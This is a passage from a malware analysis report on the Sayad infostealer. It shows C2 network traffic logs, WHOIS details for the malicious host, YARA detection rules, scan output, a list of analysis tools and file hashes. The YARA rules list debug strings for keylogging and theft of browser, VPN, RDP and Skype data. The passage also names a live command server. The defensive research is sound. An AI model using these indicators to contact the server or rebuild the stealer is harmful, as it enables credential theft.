
```
=> TCP IPv4 UNKNOWN 192.168.64.167:1325 <==> 107.6.182.179:80
=> TCP IPv4 UNKNOWN 192.168.64.167:1326 <==> 107.6.182.179:80
=> TCP IPv4 send 192.168.64.167:1326 ==> 107.6.182.179:80
=> TCP IPv4 send 192.168.64.167:1325 ==> 107.6.182.179:80
=> TCP IPv4 recv 192.168.64.167:1326 <== 107.6.182.179:80
=> TCP IPv4 recv 192.168.64.167:1325 <== 107.6.182.179:80
=> TCP IPv4 UNKNOWN 192.168.64.167:1327 <==> 107.6.182.179:80
=> TCP IPv4 send 192.168.64.167:1327 ==> 107.6.182.179:80
=> TCP IPv4 recv 192.168.64.167:1327 <== 107.6.182.179:80
=> TCP IPv4 UNKNOWN 192.168.64.167:1328 <==> 107.6.182.179:80
=> TCP IPv4 UNKNOWN 192.168.64.167:1329 <==> 107.6.182.179:80
=> TCP IPv4 send 192.168.64.167:1328 ==> 107.6.182.179:80
=> TCP IPv4 send 192.168.64.167:1329 ==> 107.6.182.179:80
=> TCP IPv4 recv 192.168.64.167:1328 <== 107.6.182.179:80
=> TCP IPv4 recv 192.168.64.167:1329 <== 107.6.182.179:80
=> TCP IPv4 UNKNOWN 192.168.64.167:1330 <==> 107.6.182.179:80
=> TCP IPv4 UNKNOWN 192.168.64.167:1331 <==> 107.6.182.179:80
=> TCP IPv4 send 192.168.64.167:1330 ==> 107.6.182.179:80
```

According to the <http://www.ipligence.com/geolocation> service, the malicious Web server is located in the Netherlands.



Below is the WHOIS information for the malicious host 00000000[dot]com (IP 107.6.182.179). The domain was registered on June 30, 2014. Interestingly, the registrant, admin and tech email addresses are domain@microsofts.com. One wonders if the registrar, OnlineNIC, Inc, is verifying whether or not these are real email addresses.





YARA detection rule

Based on the details that have been identified, we can create two simple YARA rules for detection of the Sayad Binder and Sayad Client. Hopefully this will help other malware researchers and security companies.

```
rule Vinsula_Sayad_Binder : infostealer
```

```
{
```

```
  meta:
```

```
    copyright = "Vinsula, Inc"
```

```
    description = "Sayad Infostealer Binder"
```

```
    version = "1.0"
```

```
    actor = "Sayad Binder"
```

```
    in_the_wild = true
```

```
strings:
    $pdbstr =
    "\\Projects\C#\Sayad\Source\Binder\obj\Debug\Binder.pdb"
    $delphinativestr = "DelphiNative.dll" nocase
    $sqlite3str = "sqlite3.dll" nocase
    $winexecstr = "WinExec"
    $sayadconfig = "base.dll" wide

condition:
    all of them
}

rule Vinsula_Sayad_Client : infostealer
{
    meta:
        copyright = "Vinsula, Inc"
        description = "Sayad Infostealer Client"
        version = "1.0"
        actor = "Sayad Client"
        in_the_wild = true


    strings:
        $pdbstr =
        "\\Projects\C#\Sayad\Source\Client\bin\x86\Debug\Client.pdb"
        $sayadconfig = "base.dll" wide
        $sqlite3str = "sqlite3.dll" nocase
        $debugstr01 = "Config loaded" wide
        $debugstr02 = "Config parsed" wide
        $debugstr03 = "storage uploader" wide
        $debugstr04 = "updater" wide
        $debugstr05 = "keylogger" wide
        $debugstr06 = "Screenshot" wide
        $debugstr07 = "sqlite found & start collectiong data" wide
        $debugstr08 = "Machine info collected" wide
        $debugstr09 = "browser ok" wide
        $debugstr10 = "messenger ok" wide
        $debugstr11 = "vpn ok" wide
```

```
$debugstr12 = "ftp client ok" wide
$debugstr13 = "ftp server ok" wide
$debugstr14 = "rdp ok" wide
$debugstr15 = "kerio ok" wide
$debugstr16 = "skype ok" wide
$debugstr17 = "serialize data ok" wide
$debugstr18 = "Keylogged" wide
```

condition:

all of them

}



```
Administrator: Elevated Command Prompt
c:\Data\Malware\Sayad>"c:\Utilities\Yara 2.1.0\yara64.exe" -r C:\Data\Yara\Sayad\yara c:\data\Malware\Sayad\Uinsula_Sayad_Client c:\data\Malware\Sayad\Client\DiagnosticsService.dll Uinsula_Sayad_Binder c:\data\Malware\Sayad\Binder\~8f60957b3689075fa093b047242c0255.exe Uinsula_Sayad_Client c:\data\Malware\Sayad\Binder\~8f60957b3689075fa093b047242c0255.exe
c:\Data\Malware\Sayad>_
```

Tools used for dissecting Sayad (Update 24th of July, 2014)

We've received a request to list the tools used for analyzing Sayad malware. Hope that would help other researchers.

- Vinsula Execution Engine – Kernel mode behavioral monitoring framework for 32-bit and 64-bit Windows
<http://vinsula.com/about/our-technology/>
- IDA Pro – The ultimate x64/x86 disassembler and a fantastic debugger
<https://www.hex-rays.com/products/ida/>
- WinDBG – Microsoft Debugging Tools for Windows – kernel and user mode debugger
<http://msdn.microsoft.com/en-au/windows/hardware/hh852365.aspx>
- .NET Reflector – .NET C#/MSIL decompiler and .NET debugger
<http://www.red-gate.com/products/dotnet-development/reflector/>
- Dependency Walker – provides a tree of all dependent DLLs and APIs
<http://www.dependencywalker.com/>

- PView – Portable Executable Explorer
<http://www.aldeid.com/wiki/PView>
- Fiddler – free Web debugging proxy
<http://www.telerik.com/fiddler>
- SysInternals Process Explorer
<http://technet.microsoft.com/en-au/sysinternals/bb896653.aspx>
- IP Geolocator
<http://www.ipligence.com/geolocation>
- WHOIS Search
<http://www.whois.net/>
<https://who.is/>
- YARA – The pattern matching swiss knife for malware researchers
We use YARA to create the malware signatures
<http://plusvic.readthedocs.org/en/modules/gettingstarted.html>
<http://plusvic.github.io/yara/>
- Hashmyfiles by Nir Sofer – Calculate MD5/SHA1/CRC32 hashes of files
http://www.nirsoft.net/utils/hash_my_files.html

Summary

With this particular sample, the malicious server – as of this writing – is up and running. The Sayad malware doesn't seem to be implementing any sophisticated mechanisms for collecting and transmitting the stolen data.

The hashes of the files related to this sample are copied below.

```
=====
Filename           : WEXTRACT.exe
MD5                : a7813001063a23627404887b43616386
SHA1               : 1c52b749403d3f229636f07b0040eb17beba28e4
SHA-256           :
8904836017bc20972a769f8d4d6bee08388da3d0f83e362e67f9f0b6b1ae5c12
Modified Time     : 15/07/2014 6:17:44 PM
Created Time      : 17/07/2014 10:21:15 AM
File Size         : 223,744
File Version      : 11.00.9600.16428 (winblue_gdr.131013-1700)
Product Version   : 11.00.9600.16428
Identical         :
Extension         : exe
```

File Attributes : A

```
=====

Filename      : ~8f60957b3689075fa093b047242c0255.exe
MD5           : 72641dedb31280b78bf6a0f184ef29b6
SHA1         : 69fd05ca3a7514ea79480d1dbb358fab391e738d
SHA-256      :
780c86ec885ea48316995ae69965e314a750848413f94907cf54bdeba09b5c3c
Modified Time : 14/07/2014 9:53:14 AM
Created Time  : 19/07/2014 12:00:58 PM
File Size     : 321,008
File Version  : 1.0.0.0
Product Version : 1.0.0.0
Identical     :
Extension     : exe
File Attributes : A
=====
```

```
=====

Filename      : DiagnosticsService.dll
MD5           : 432a79f8f1402cb2622b27e26e900d55
SHA1         : 8521eefbf7336df5c275c3da4b61c94062fafdda
SHA-256      :
bae3171917daf3eb498ae2fb1d0fcbfbb684a5314a8cbef2d5e3bd4c30ece8e1
Modified Time : 17/07/2014 10:16:25 AM
Created Time  : 17/07/2014 2:17:55 PM
File Size     : 150,528
File Version  : 1.0.0.0
Product Version : 1.0.0.0
Identical     :
Extension     : dll
File Attributes : A
=====
```

```
=====

Filename      : sqlite3.dll
MD5           : 529ecf76409537ab5ac140a5e6fec79d
```

SHA1 : 25c3720c06de6d9b584a06ddf44c079c24df30ce
SHA-256 :
c8571f963541414666397dce06657594560eed4943c93780eb7a2358f0645515
Modified Time : 17/07/2014 10:16:43 AM
Created Time : 17/07/2014 2:17:55 PM
File Size : 291,328
File Version :
Product Version :
Identical :
Extension : dll
File Attributes : A

=====

=====

Filename : base.dll
MD5 : 4a67b19c02d5cfdebc85b7395d09881
SHA1 : 082da03918039125dcf1f096a13ffa9ab6a56bde
SHA-256 :
35cd39d419ab386aaa534b4ce95aa7fcda696ef6960fd103beaecf71bacd7398
Modified Time : 17/07/2014 10:16:26 AM
Created Time : 17/07/2014 2:17:55 PM
File Size : 361
File Version :
Product Version :
Identical :
Extension : dll
File Attributes : A

=====